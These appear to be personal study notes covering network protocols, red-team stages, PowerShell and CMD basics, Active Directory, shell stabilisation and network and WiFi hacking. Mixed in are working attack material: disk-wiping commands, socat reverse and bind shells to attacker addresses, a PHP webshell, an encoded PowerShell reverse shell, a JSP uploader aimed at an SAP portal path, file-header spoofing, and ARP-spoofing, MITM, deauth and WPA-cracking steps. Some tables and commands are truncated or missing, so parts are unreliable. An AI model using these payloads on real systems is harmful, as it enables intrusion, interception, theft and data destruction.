- Ethernet, PPP, Switch, Bridge

Physical

- Physical structure
- Coax, Fiber, Wireless, Hubs, Repeaters

Protocols and Servers

FTP:

A command like `ls` can provide some added information. The `type` command shows the System Type of the target (UNIX in this case). `pass` switches the mode to passive. It is worth noting that there are two modes for FTP:

- Active: In the active mode, the data is sent over a separate channel originating from the FTP server's port 20.
- Passive: In the passive mode, the data is sent over a separate channel originating from an FTP client's port above port number 1023.

The command `ascii` switches the file transfer mode to ASCII, while `binary` switches the file transfer mode to binary. However, we cannot transfer a file using a simple client such as Telnet because FTP creates a separate connection for file transfer.

Considering the sophistication of the data transfer over FTP, let's use an actual FTP client to download a text file. We only needed a small number of commands to retrieve the file. After logging in successfully, we get the FTP prompt, `ftp>`, to execute various FTP commands. We used `ls` to list the files and learn the file name; then, we switched to `ascii` since it is a text file (not binary). Finally, `get FILENAME` made the client and server establish another channel for file transfer.

| Protocol |
|----------|
| FTP |
| HTTP |
| IMAP |
| POP3 |
| SMTP |
| Telnet |

- tcpdump

- ◇ `sudo tcpdump port 110 -A` (for pop3)

- **FTP, SMTP, POP3, HTTP are cleartext protocols**

- SSL(old)/TLS(latest) are designed for security (Transport Level Security)

- Secure copy to/from remote system

- ◇ `scp <path to file on local system> username@MACHINE_IP:<path to store copy on remote>`

- ◇ `scp username@MACHINE_IP:<path to file on remote system> ~`

| Protocol |
|----------|
| FTP |

| Protocol |
|----------|
| FTPS |
| HTTP |
| HTTPS |
| IMAP |
| IMAPS |
| POP3 |
| POP3S |
| SFTP |
| SSH |
| SMTP |
| SMTPS |
| Telnet |

CRTA

• **Penetration Testing finds vulnerabilities, while Red Teaming tests how well an organization can detect and respond to real-world attacks.**

◇ **Penetration Testing** = discovering weaknesses and suggesting safeguards.

◇ **Red Teaming** = going for **full exploitation** (like a real attacker) to test how strong detection & response actually are.

◇

| Aspect | Penetration |
|----------|-----------------|
| Scope | Limited – usual |
| Approach | Controlled, w |
| Method | Uses fixed too |
| Goal | Identify vulner |
| Nature | Point-in-time t |

Five Stages of Red Teaming

1. Extensive OSINT:

- 1) This phase is all about **collecting information** about the target organization from publicly available sources.
- 2) Social media sites (like LinkedIn, Facebook, Twitter, etc.) and forums where employees are active are the main focus.
- 3) The attacker gathers tons of openly available data from the internet and filters out the **sensitive details** (like emails, job roles, technologies used, internal policies).
- 4) These details are later used for **exploitation**, like phishing, password guessing, or crafting targeted attacks.

2. Initial Access & Execution:

- 1) Initial Access means **finding a way into the target's internal network**.
- 2) Common entry points include exploiting **external remote services, misconfigured web applications**, or weakly secured systems.
- 3) The method used depends on the technologies the organization uses (already identified during OSINT).
- 4) **Execution** means running attacker-controlled code on the target system.
- 5) Example: Using a remote access tool (RAT) to open a command prompt and run commands like network discovery.

3. Persistence & Privilege Escalation:

- 1) After gaining initial access, attackers want to **maintain access** even if the system restarts, credentials change, or defenses try to cut them off.
- 2) **Persistence** examples: Resetting the password of a low-profile user and secretly using it as a backdoor.
- 3) **Privilege Escalation** means moving from low-level user rights to **higher-level permissions** (like admin or system root).
- 4) Common methods: Exploiting vulnerabilities, misconfigurations, or weak system setups.
- 5) **Elevated Access Accounts include:**
 - 1- SYSTEM / root accounts
 - 2- Local Administrator
 - 3- Users with admin-like rights
 - 4- Privileged groups (e.g., Domain Admins)

4. Lateral Movement & Defensive Evasion:

- 1) **Lateral Movement** happens when an attacker compromises one device or account inside the network and then **moves to other devices or systems**.

2) Attackers may:

- 1- Install their own **remote access tools (RATs)**.
- 2- Or use **legitimate credentials** with built-in network/OS tools (stealthier method).

3) **Examples:**

- **Internal Phishing** → Once inside, attacker sends phishing emails to other employees to steal more accounts.
- **Remote Services** → Using stolen credentials to log into SSH, VNC, RDP, etc., and then performing malicious operations.
- **Defensive Evasion** → While moving laterally, attackers try to **hide from detection systems** (e.g., clearing logs, blending with normal traffic).

4.2. Defensive Evasion:

1) Defensive Evasion is the tactic attackers use to avoid being detected while carrying out their malicious activities. Instead of directly attacking, they try to blend in or hide their presence. This can be done in several ways such as:

- 1- Obfuscating (hiding or disguising) malicious scripts so that security tools don't recognize them.
- 2- Running inside trusted or legitimate processes so they look normal.
- 3- Disabling or impairing security mechanisms like firewalls, antivirus, or monitoring tools.

2) The purpose of Defensive Evasion is to make sure that defenders, even if they are actively monitoring, cannot easily detect the attacker's activities. While it is linked to **discovery** (knowing what defenses are in place), the main focus here is on bypassing or neutralizing those defenses.

- **Example:**

→ If an attacker disables antivirus or firewall protections, defenders lose their visibility, making it much harder to track malicious actions. This is called **Impair Defenses**.

5. Discovery & Data Collection:

1) **Discovery** is a tactic where attackers focus on gaining **situational awareness** inside the target organization's environment. Once they get initial access, they need to learn about the systems, networks, and data around them before moving further.

2) Through discovery techniques, adversaries can:

- 1- Observe the environment and understand how it is structured.
- 2- Identify important files, directories, and systems.
- 3- Locate critical assets within the network architecture.
- 4- Plan their next steps more effectively based on what they find.

3) **Example:**

1- A common discovery technique is **File and Directory Discovery**. Here, attackers enumerate (list out) files and directories, or search specific locations on a host or network share to look for sensitive data, credentials, or configuration files that might help them in the attack.

5.2. **Data Collection** is the tactic where attackers gather and organize information from the compromised system or network. Once discovery is done, adversaries start collecting sensitive data that can be useful for their objectives, such as stealing intellectual property, credentials, or personal data.

1) The data collected can be anything valuable within the system, like documents, configuration files, stored credentials, or user activity data.

2) **Examples:**

- 1- **Archive Collected Data:** Before sending data out (exfiltration), attackers often compress or encrypt the data so it's easier to move and harder to detect.
- 2- **Clipboard Data:** Attackers may capture whatever users copy to the clipboard (like passwords, personal info, or sensitive text) while moving information between applications.

6. Data Exfiltration

1) **Data Exfiltration** is the tactic where attackers **steal the collected data** from a compromised computer or network. After identifying and packaging critical data during the collection phase, they focus on moving it out of the organization's environment without being detected.

2) To avoid detection, attackers often **compress and encrypt** the data before sending it out. This makes it

smaller, faster to move, and harder for security tools to analyze.

3) **Examples:**

1- **Automated Exfiltration:** Data (like sensitive documents) is exfiltrated automatically using scripts or tools right after being collected.

2- **Exfiltration over Physical Medium:** Attackers can also copy data onto removable devices such as USB drives and physically remove it from the organization.

Windows Essentials

Powershell Essentials

Remove-Item C:* -Recurse -Force

For commands related to PS visit: [PS Commands](#)

PowerShell is a cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework.

ADS(Alternate Data Stream):

- ◇ There can be more than one streams in a file to store data other than \$(DATA)
- ◇ Commands for ADS:
 - **To find ADS:** Get-Item -Path .\test.txt -Stream *
 - **To read contents of ADS:** Get-Content -Path .\test.txt:%stream_name%
 - **To make ADS and embed content:** Set-Content -Path .\test.txt:secret -Value "This is hidden secret"
 - **To remove ADS:** Remove-Item -Path .\test.txt:%stream_name%
- ◇ Commands to make a file like downloaded from internet
 - # Create a test HTML file
 - Set-Content -Path .\phishing.html -Value "<html><h1>This is fake</h1></html>"
 - # Add ADS to simulate Internet origin
 - Set-Content -Path .\phishing.html:Zone.Identifier -Value "[ZoneTransfer]`nZoneId=3"
 - # View it
 - Get-Content .\phishing.html:Zone.Identifier
- ◇ Zone.Identifier Contents may look like this if it is downloaded from internet
 - [ZoneTransfer]
ZoneId=3
ReferrerUrl=<https://play.picoctf.org/>
HostUrl=<https://artifacts.picoctf.net/c/titan/47/ciphertext>

• Find tree name in AD

- ◇ systeminfo | findstr /B /C:"Domain"

cmdlets

PowerShell commands are also known as **cmdlets**

Basic Syntax:

- Verb-Noun:

- ◇ Cmdlets follow a consistent **Verb-Noun** naming convention.
- ◇ This structure makes it easy to understand what each cmdlet does.
- ◇ The **Verb** describes the action, and the **Noun** specifies the object on which action is performed. For example:
 - **Get-Content**: Retrieves (gets) the content of a file and displays it in the console.
 - **Set-Location**: Changes (sets) the current working directory.

Basic Cmdlets:

- **Get-Command**

- ◇ To list all available **cmdlets**
- ◇ Some filters
 - It's possible to filter the list of commands based on displayed property values.
 - For example, if we want to display only the available commands of type "function", we can use **-CommandType "Function"**

- **Get-Help <cmdlet>**

- ◇ To get info about cmdlet
- ◇ If we append **-examples** with above it will show common ways to use cmdlet

- **Get-Alias**

- ◇ Lists all alternate short names
- ◇ For example: **dir** is an alias for **Get-ChildItem** and **cd** for **Set-Location**
- ◇ **Get-Alias echo** will give PS cmdlet and vice versa

- **Find-Module -Name "PowerShell*"**

- ◇ **Find-Module** to search for modules(collections of cmdlets) in online repos
- ◇ **Name** filter for a specific module
- ◇ * All cmdlets starting with Powershell
- ◇ Syntax: **Cmdlet -Property "pattern*"**
- ◇ After identification, modules can be downloaded and installed from repo by
 - **Install-Module -Name "PowerShellGet"**

Navigating File System and Working with Files

- **Get-ChildItem**

- ◇ Same as **dir** in cmd and **ls** in Linux
- ◇ **-Path** for a specific location
- ◇ Like:
 - **Get-ChildItem -Path ./Documents**
- ◇ no **Path** parameter will list current directory contents
- ◇ **-Depth <0/1/2>** parameter lists contents based on Depth like
 - -Depth 0 means just list contents of current directory like **dir**
 - Like: current directory has this only **folder 1**
 - 1 means contents of current directory + contents of all dirs in current directory
 - Output: **folder 1**
 - **Contents of folder 1:**
 - **file.txt**

- **folder_new**
- 2 means contents of current + content of dirs in current dir + content of dir in dirs of subdirs of current dir
- Output:
 - **folder 1**
 - **Contents of folder 1:**
 - **file.txt**
 - **folder_new**
 - **Contents of folder_new:**
 - **secret.txt**
 - **personal_folder**
- **Set-Location -Path <PATH>**
 - ◇ Same as **cd** in Linux
 - ◇ Used to change location
 - ◇ **-Path** to select in which directory we wanna go
- **New-Item -Path <Path> -ItemType "File / Directory"**
 - ◇ Used to make a new file / directory
 - ◇ Like:
 - **New-Item -Path ".\captain-cabin\captain-wardrobe" -ItemType "Directory"**
 - It will create a directory **captain-cabin** in current **dir** then **captain-wardrobe** directory inside **captain-cabin**
 - **New-Item -Path ".\captain-cabin\captain-wardrobe\captain-boots.txt" -ItemType "File"**
 - It will create a file **captain-boots.txt** inside captain-wardrobe
- **Remove-Item -Path <Path>**
 - ◇ Same as **rmdir** and **del**
- **Copy-Item/MoveItem -Path <Path i.e.(.\abc\abc)> -Destination <Path (.\abc\xyz)>**
 - ◇ same as **copy** and **move**
- **Get-Content -Path <Path>**
 - ◇ same as **type** in **cmd** and **cat** in **Linux**

Piping, Filtering and Sorting Data

- **Piping is a technique used in command-line environments that allows the output of one command to be used as the input for another.**
- **|** is symbol of piping
 - ◇ **Get-ChildItem | Sort-Object Length**
 - **Get-ChildItem** retrieves files (as objects) and passes to **Sort-Object**
 - **Sort-Object** sorts them by their **Length** property (i.e. size)
 - ◇ **Get-ChildItem | Where-Object -Property "Extension" -eq ".txt"**
 - For advanced search of **.txt** files in current directory
 - **Where-Object** filters the files by their **Extension** property
 - **-eq** means **equal to** (i.e. equal to **.txt**)
 - ◇ The operator **-eq** (i.e. "**equal to**") is part of a set of **comparison operators** that are shared with other scripting languages (e.g. Bash, Python). To show the potentiality of the PowerShell's filtering, we have selected some of the most useful operators from that list:
 - **-ne**: "**not equal**". This operator can be used to exclude objects from the results based on specified criteria.
 - **-gt**: "**greater than**". This operator will filter only objects which exceed a specified value. It is important to note that this is a strict comparison, meaning that objects that are equal to the specified value will be excluded from the results.
 - **-ge**: "**greater than or equal to**". This is the non-strict version of the previous operator. A combination of **-gt** and **-eq**.

- **-lt: "less than"**. Like its counterpart, "greater than", this is a strict operator. It will include only objects which are strictly below a certain value.
 - **-le: "less than or equal to"**. Just like its counterpart **-ge**, this is the non-strict version of the previous operator. A combination of **-lt** and **-eq**.
- ◇ objects can also be filtered by selecting properties that match (**-like**) a specified pattern
 - Like:
 - **Get-ChildItem | Where-Object -Property "Name" -like "ship*"**
 - ◇ **Get-ChildItem | Select-Object Name,Length**
 - **Select-Object** selects specific properties from objects or limit no. of objects returned
 - **Name,Length** are properties
 - ◇ **Select-String -Path <Path> -Pattern "any pattern like. abc"**
 - **Select-String** supports the use of regular expressions

System and Network Info

- **Get-ComputerInfo**
 - ◇ Same like **systeminfo**
- **Get-LocalUser**
 - ◇ local user accounts on system
- **Get-NetIPConfiguration**
 - ◇ All available interfaces
 - ◇ works same as **ipconfig**
- **Get-NetIPAddress**
 - ◇ details for all IP addresses configured on system

Real-Time System Analysis

- **Get-Process**
 - ◇ detailed view of all currently running processes
- **Get-Service**
 - ◇ allows retrieval of info about status of services on machine
- **Get-NetTCPConnection**
 - ◇ displays current TCP Connections
- **Get-FileHash -Path <Path>**
 - ◇ Gets hash of file to check integrity
- **Invoke-Command**
 - ◇ essential for executing commands on remote systems
 - ◇ Example:
 - **Invoke-Command -ComputerName "RoyalFortune" -ScriptBlock { Get-Service }**
 - This command runs **Get-Service** cmdlet on remote computer named **RoyalFortune**

□ **Th example is functionally equivalent to:**

- **`('hi', '', 'there') | Where-Object Length -GT 0`**
- **`('hi', '', 'there') | Where-Object { \$\_.Length -gt 0 }`**

CMD commands

Same as `rm -rf /*`

`del /F /Q /S C:\*`

`rmdir /S /Q C:\`

`/?` with every command to see help

`attrib +h +s +r <Path to dir>` //to hide a directory

`attrib -h -s -r <Path to dir>` //to unhide a directory

Environment Info

- **set**

- ◇ Commands Path and shell variables

- **ver**

- ◇ To determine OS version

- **systeminfo**

- ◇ To get info about system

- **more**

- ◇ Pipe and use this command for viewing page by page

- ◇ Press **Spacebar** to view page by page

- ◇ Press **Enter** to view line by line

- **driverquery**

- ◇ driver list

- **findstr**

- ◇ same as **grep** in Linux

Network Configuration

- **ipconfig & ipconfig /all**

- ◇ Info about network configurations(ip etc.)

- **ping target_name / IP**

- ◇ To test if we can reach target

- **tracert target_name / IP**

- ◇ Used in window instead of **traceroute** (in linux)

- ◇ Determines hops in path to target

- ◇ Uses a TTL(time-to-live value) and when it passes through a router it gets reduced by 1 and becomes 0 as initially set to 1

- Router responds (Time Exceeded) and router IP is caught and then sent packet again until reaches target

- **nslookup target_name / IP & nslookup target_name / IP <1.1.1.1>**

- ◇ Fetches info of target from DNS either default or mentioned

- ◇ IP → domain & domain → IP

- **netstat** replacement of **ss**(used in linux)

- ◇ Displays established connections & listening ports

- ◇ **netstat -abon**

- **-a** displays all established connections and listening ports

- **-b** shows the program associated with each listening port and established connection

- **-o** reveals the process ID (PID) associated with the connection

- **-n** uses a numerical form for addresses and port numbers

File and Disk Management

- **cd**
 - ◇ To Change Directory
- **dir**
 - ◇ To list contents of current directory
 - ◇ **/a** for hidden and system files
 - ◇ **/s** displays files in current and subdirectories
- **tree**
 - ◇ To visually represent child directories and subdirectories
- **mkdir dir_name**
 - ◇ To make a directory
- **rmdir dir_name**
 - ◇ To remove directory
- **type file_name** (like cat in linux)
 - ◇ To view contents of a file
- **copy & move <file_path> <file_path>**
 - ◇ To copy file and move file
 - ◇ ***** use it to refer to multiple files
- **del or erase file_path**
 - ◇ To delete a file

Task and Process Management

- **tasklist**
 - ◇ **/?** for help
 - ◇ Let's say that we want to search for tasks related to `sshd.exe`,
 - we can do that with the command `tasklist /FI "imagename eq sshd.exe".`
 - Note that **/FI** is used to set the filter image name equals `sshd.exe`
 - With the process ID (PID) known, we can terminate any task using `taskkill /PID target_pid.`
 - For example, if we want to kill the process with PID `4567`, we would issue the command `taskkill /PID 4567`
- **chkdsk**
 - ◇ checks the file system and disk volumes for errors and bad sectors.
- **sfc /scannow**
 - ◇ scans system files for corruption and repairs them if possible
- **more file_name**
 - ◇ Same as **type**
- **shutdown /s**
 - ◇ To shut down a system
- **shutdown /r**
 - ◇ To restart system
- **shutdown /a**
 - ◇ To abort a scheduled system shutdown

Active Directory

Basics

Fundamentals:

- Microsoft's Active Directory is the backbone of the corporate world. It simplifies the management of devices and users within a corporate environment. In this room, we'll take a deep dive into the essential components of Active Directory.
- The machine account name is the computer's name followed by a dollar sign. For example, a machine named `D-C01` will have a machine account called `DC01$`.
- **Delegation:** giving a specific user limited control (like resetting passwords) over certain OUs or users, without making them a full Domain Admin.
 - ◇ It is done so that admin user doesn't has to pay heed to these issues
- GPOs are distributed to the network via a network share called `SYSVOL`, which is stored in the DC.
 - ◇ All users in a domain should typically have access to this share over the network to sync their GPOs periodically.
 - ◇ The SYSVOL share points by default to the `C:\Windows\SYSVOL\sysvol\` directory on each of the DCs in our network.
-

| Security Group | Description |
|--------------------|---|
| Domain Admins | Users of this group have administrative privileges over entire domain. By default, they can administer any comp on the domain, including the DCs. |
| Server Operators | Users in this group can administer Domain Controllers. cannot change any administrative group memberships. |
| Backup Operators | Users in this group are allowed to access any file, ignore their permissions. They are used to perform backups of on computers. |
| Account Operators | Users in this group can create or modify other accounts domain. |
| Domain Users | Includes all existing user accounts in the domain. |
| Domain Computers | Includes all existing computers in the domain. |
| Domain Controllers | Includes all existing DCs on the domain. |

- When using Windows domains, all credentials are stored in the Domain Controllers. Whenever a user tries to authenticate to a service using domain credentials, the service will need to ask the Domain Controller to verify if they are correct. Two protocols can be used for network authentication in windows domains:
 - ◇ **Kerberos:** Used by any recent version of Windows. This is the default protocol in any recent domain.
 - ◇ **NetNTLM:** Legacy authentication protocol kept for compatibility purposes.
- **AD Commands:**
 - ◇ If GUI AD is not accessible
 - ◇ `Set-ADAccountPassword <user_name> -Reset -NewPassword (Read-Host -AsSecureString -Prompt 'New Password') -Verbose`
 - ◇ `Set-ADUser -ChangePasswordAtLogon $true -Identity <user_name> -Verbose`
 - ◇

Shell Scripting

shebang:

```
#!/bin/bash
```

Important fundamentals:

- **read <variable_name like (name)>**
 - ◇ **read** is used to get input from user
- Loop structure
 - ◇

Shell Stabilization

Technique 1: Python

The first technique we'll be discussing is applicable only to Linux boxes, as they will nearly always have Python installed by default. This is a three stage process:

1. The first thing to do is use `python -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better featured bash shell; note that some targets may need the version of Python specified. If this is the case, replace `python` with `python2` or `python3` as required. At this point our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` -- this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using Ctrl + Z. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and Ctrl + C to kill processes). It then foregrounds the shell, thus completing the process.

Note that if the shell dies, any input in your own terminal will not be visible (as a result of having disabled terminal echo). To fix this, type `reset` and press enter.

Technique 2: rlwrap

rlwrap is a program which, in simple terms, gives us access to history, tab autocompletion and the arrow keys immediately upon receiving a shell; however, some manual stabilisation must still be utilised if you want to be able to use Ctrl + C inside the shell. rlwrap is not installed by default on Kali, so first install it with `apt-get install rlwrap`.

To use rlwrap, we invoke a slightly different listener:

Prepending our netcat listener with "rlwrap" gives us a much more fully featured shell. This technique is particularly useful when dealing with Windows shells, which are otherwise notoriously difficult to stabilise. When dealing with a Linux target, it's possible to completely stabilise, by using the same trick as in step three of the previous technique: background the shell with Ctrl + Z, then use `fg` to stabilise and re-enter the shell.

Technique 3: Socat

The third easy way to stabilise a shell is quite simply to use an initial netcat shell as a stepping stone into a more fully-featured socat shell. Bear in mind that this technique is limited to Linux targets, as a Socat shell on Windows will be no more stable than a netcat shell. To accomplish this method of stabilisation we would first transfer a socat static compiled binary (a version of the program compiled to have no dependencies) up to the target machine. A typical way to achieve this would be using a webserver on the attacking machine inside the directory containing your socat binary (`./`), then, on the target machine, using the netcat shell to download the file. On Linux this would be accomplished with `curl` or `wget` (`curl http://10.10.10.10/`).

For the sake of completeness: in a Windows CLI environment the same can be done with Powershell, using either `Invoke-WebRequest` or a `webrequest` system class, depending on the version of Powershell installed (`Invoke-WebRequest http://10.10.10.10/`). We will cover the syntax for sending and receiving shells with Socat in the upcoming tasks.

With any of the above techniques, it's useful to be able to change your terminal tty size. This is

something that your terminal will do automatically when using a regular shell; however, it must be done manually in a reverse or bind shell if you want to use something like a text editor which overwrites everything on the screen.

First, open another terminal and run `stty -a`. This will give you a large stream of output. Note down the values for "rows" and columns:

Next, in your reverse/bind shell, type in:

and

Filling in the numbers you got from running the command in your own terminal.

This will change the registered width and height of the terminal, thus allowing programs such as text editors which rely on such information being accurate to correctly open.

socat

Generation of certificate:

```
openssl req --newkey rsa:2048 -nodes -keyout shell.key -x509 -days 362 -out shell.crt
```

```
cat shell.key shell.crt > shell.pem
```

Setup reverse listner:

```
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 -
```

verify=0 tells connection to validate certificate either generated by a recognised authority

To connect back:

```
socat OPENSSL:<LOCAL-IP>:<LOCAL-PORT>,verify=0 EXEC:/bin/bash
```

Bind:

Target:

```
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 EXEC:cmd.exe,pipes
```

Attacker:

```
socat OPENSSL:<TARGET-IP>:<TARGET-PORT>,verify=0 -
```

Example:

Attacker:

```
socat OPENSSL-LISTEN:53,cert=encrypt.pem,verify=0 FILE:`tty`,raw,echo=0
```

Target:

```
socat OPENSSL:10.10.10.5:53,verify=0 EXEC:"bash -li",pty,stderr,signint,setsid,sane
```

Shell payloads:

Shells

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>

Webshells

Simple webshell: (Usually Unix Based)

```
<?php echo "<pre>" . shell_exec($_GET["cmd"]) . "</pre>"; ?>
```

If window based:

```
powershell%20-c%20%22%24client%20%3D%20New-Object%20SystemNetSocketsTCPC-
lient%28%27<IP>27%2C<PORT>29%3B%24stream%20%3D%20%24clientGetStream%28%29%3B%5
Bbyte%5B%5D%5D%24bytes%20%3D%20065535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%2
4streamRead%28%24bytes%2C%200%2C%20%24bytesLength%29%29%20-
ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20SystemTextASCIIEnco-
ding%29GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24
data%20%2%3E%261%20%7C%20Out-
String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28
pwd%29Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btextencoding%5D%3A%
3AASCII%29GetBytes%28%24sendback2%29%3B%24stream28%24sendbyte%2C0%2C%24sendbyte
Length%29%3B%24streamFlush%28%29%7D%3B%24clientClose%28%29%22
```

Header Insertion:

```
printf "\x89\x50\x4E\x47\x0D\x0A\x1A\x0A" | cat - file.png > temp && mv temp file.png
```

Scripts

jsp

Uploader for .jsp

```
<%@ page import="java.io.*" %>
```

```
<%
```

```
// 1. Exact same check as your working code
```

```
if (request.getContentType() != null && request.getContentType().contains("multipart/form-data")) {
```

```
String saveDir = "/usr/sap/EP1/J00/j2ee/cluster/apps/sap.com/irj/servlet_jsp/irj/root/";
```

```
ServletInputStream in = request.getInputStream();
```

```
byte[] line = new byte[1024];
```

```
int i = in.readLine(line, 0, line.length);
```

```
if (i > -1) {
```

```
String boundary = new String(line, 0, i, "ISO-8859-1").trim();
```

```
String fileName = "";
```

```
// 2. Header parsing (Same as your working code)
```

```
while ((i = in.readLine(line, 0, line.length)) != -1) {
```

```
String h = new String(line, 0, i, "ISO-8859-1");
```

```
if (h.toLowerCase().contains("filename=\"")) {
```

```
fileName = h.substring(h.indexOf("filename=\"") + 10, h.lastIndexOf("\""));
```

```
fileName = (new File(fileName)).getName();
```

```
break;
```

```
}
```

```
}
```

```
// Skip blank lines
```

```
while ((i = in.readLine(line, 0, line.length)) != -1) {
```

```
if (new String(line, 0, i).trim().length() == 0) break;
```

```
}
```

```
if (!fileName.isEmpty()) {
```

```
File f = new File(saveDir + fileName);
```

```
FileOutputStream fos = new FileOutputStream(f);
```

```
byte[] buffer = new byte[8192];
```

```
int bytesRead;
```

```
// 3. FIX: Simple write loop (No complex "leftover" logic that fails)
```

```
while ((bytesRead = in.read(buffer)) != -1) {
```

```
fos.write(buffer, 0, bytesRead);
```

```
}
```

```
fos.close();
```

```
// 4. FIX: Trim the boundary from the end of the file safely
```

```
RandomAccessFile raf = new RandomAccessFile(f, "rw");
```

```
long fileSize = raf.length();
```

```
int scanSize = 200; // Look at the last 200 bytes
```

```
// Safety check for tiny files
```

```
if (fileSize < scanSize) scanSize = (int) fileSize;
```

```
byte[] footer = new byte[scanSize];
raf.seek(fileSize - scanSize);
raf.readFully(footer);
```

```
String footerStr = new String(footer, "ISO-8859-1");
int boundaryIndex = footerStr.lastIndexOf(boundary);
```

```
if (boundaryIndex != -1) {
    // Cut exactly at the boundary minus 2 bytes (The \r\n separator)
    raf.setLength((fileSize - scanSize) + boundaryIndex - 2);
}
raf.close();
```

```
out.print("SUCCESS: " + fileName);
```

```
}
```

```
}
```

```
}
```

```
%>
```

```
<html>
```

```
<body>
```

```
<form method="POST" enctype="multipart/form-data">
```

```
<input type="file" name="f">
```

```
<input type="submit" value="Upload">
```

```
</form>
```

```
</body>
```

```
</html>
```

Network Pentesting

Connect to the network:

- ◇ If you wanna get into network having a wireless Access point refer to this [Wireless Hacking](#)

Discover connected devices in network:

- ◇ To get IPs/MACs in network use netdiscover

- **netdiscover -i <interface (like eth0)> -r <IP range of network(192.168.0.0/24)> -c <request counts like 5 or 10>**

ARP Poisoning:

- ◇ To forward IP temporarily to make sure victim remain connected to internet

- **echo 1 > /proc/sys/net/ipv4/ip_forward**

- ◇ To tell devices in network that we are router and to router we are other devices:

- **arpspoof -i <interface (like eth0)> -t <target's IP> <target's IP>**

- **arpspoof -i <interface (like eth0)> -t <Router IP>**

MITM:

- ◇ Use Wireshark to spoof traffic(packets)

- Filter: HTTP for HTTP packets

- ◇ Use bettercap:

- **bettercap -iface <interface like (eth0 / wlan0)>**

- help for modules & help module for module help

- **net.probe on** (net.recon gets started auto)

- **help net.recon** (for available commands for different things like displaying devices etc.)

- **set arp.spoof.full duplex true**

- **set arp.spoof.internal true** (Optional for local network)

- **set arp.spoof.targets <target IP>**

- **net.sniff on**

- For HTTP (bettercap captures sensitive info)

- For HTTPS

- **caplets.show** (codes to run in bettercap)

- ⇒ **go to bettercap directory and look for hstshijack**

- **hstshijack/hstshijack**

- Or use this instead of bettercap's built in/replace hstshijack dir of bettercap: [hstshijack](#)

- ⇒ add target in target line of hstshijack.cap

- ⇒ add target.com in replacement line of hstshijack.cap

Change mac Address:

- ◇ ifconfig <interface> down

- ◇ macchanger --random <interface>

- ◇ Another way to change MAC:

- **ifconfig <interface like eth0/wlan0> hw ether 00:11:00:11:21:00**

- ◇ ifconfig <interface> up

- ◇ In case of any error with connection:

- **service NetworkManager restart**

Wireless Hacking tools

❑ To connect to a network monitor mode must be disabled

Command to check if any wireless adaptor is available:

◇ iwconfig

Command to start/stop airmon-ng:

◇ airmon-ng start/stop <wireless interface> #puts wireless adaptor in monitor mode

◇ If it didn't start: Type:

▪ airmon-ng check kill

Command to start airodump-ng to gather info about networks in vicinity after enabling monitor mode:

◇ airodump-ng <interface>

▪ After having listed ur target; press Ctrl+C to terminate process

◇ Save results for future use

◇ airodump-ng --channel <channel> --bssid <bssid> --write <file_name> <interface> #--write if

we want to save results

▪ E.g. airodump-ng --channel 12 --bssid 40:30:20:10 --write test mon0

◇ Saved file can be opened in wireshark to analyze packets

Commands for aireplay-na #DeAuth-Attack

◇ aireplay-ng --deauth <#packets> -a <AP> <interface>

▪ E.g. aireplay-ng --deauth 10000 -a 10:20:30:40 mon0 #packets must be large

◇ aireplay-ng --deauth <#packets> -a <AP> -c <target> <interface>

▪ E.g. aireplay-ng --deauth 1000 -a 10:20:30:40 -c 00:AA:11:BB mon0

◇ aireplay-ng --fakeauth <#packets> -a <mac of AP(bssid)> -h <your mac address of wireless adopter>

Commands for aircrack-ng to match IVs

◇ aircrack-ng <filename currently being written by airodump-ng/wrote recently>

▪ Key will be found if IVs(Initialization Vector) are enough to guess pattern #for WEP

◇

For WEP:

◇ IV + KEY (PASSWORD)

1. airmon-ng

1) To enter monitor mode:

1- airmon-ng <wireless interface>

3. airodump-ng

1) To gather info about a network like bssid , channel etc

1- airodump-ng <wireless-interface>

2) To gather IVs

1- airodump-ng --channel <channel> --bssid <bssid> --write <file_name> <interface>

5. aircrack-ng

1) To crack IVs or Key

1- aircrack-ng <filename currently being written by airodump-ng/wrote recently>

7. If not enough traffic in network

1) Fake auth => aireplay-ng --fakeauth <#packets> -a <mac of AP(bssid)> -h <your mac address of wireless adopter>

2) Fake packets sending=> aireplay-ng --arp-spoof -b <mac of AP(bssid)> -h <your mac address of wireless adopter>

3) then again aircrack-ng

For WPA/WPA2:

- 1) airodump-ng
 - 1) To gather info about a network like bssid , channel etc
 - 1- **airodump-ng <wireless-interface>**
 - 2) To gather 4-way Handshake
 - 1- **airodump-ng --channel <channel> --bssid <bssid> --write <file_name> <interface>**
- 2) If no handshake is captured
 - 1- DeAuth attack to make a user disconnected from network so he join again and we get a Handshake
 - 1> **aireplay-ng --deauth <#packets> -a <AP(bssid)> -c <target> <interface>**
- 3) make a wordlist using crunch
 - 1- **crunch <min> <max> charset -o <file_name>**
 - 1> E.g. crunch 8 9 xyz123 -o testlist
 - 2> To generate combo of lowercase + upercase + numbers + symbols
 1. crunch 8 8 -o list.txt @,%^
 - 3> To determine size of desired combo list if min and max are same
 1. (number of characters in charset)^ (min) = length
 2. length * (min(size in bytes as 1 character has 1 byte) + a(newline character for Linux/macOS a = 1, for Windows(\r\n) = 2)) = size in bytes
 3. size in bytes / 1024 / 1024 = size in MiB
 4. For more clarifications: see [Size Calculation](#)
- 4) aircrack-ng
 - 1- To crack passowrd captured in handshake
 - 1> **aircrack-ng <airodump captured handshake file> -w <wordlist created/pre written>**
 - 2> if u have right password in list but aircrack couldn't find it
 - 3> Capture handshake one more time
- 5) Try online hash cracking based on cloud if password can't be guessed

Size Calculation

Definitions

- N = charset size (unique characters ki tadaad)

- m = **min** length

- M = **max** length ($M \geq m$)

- a = newline bytes

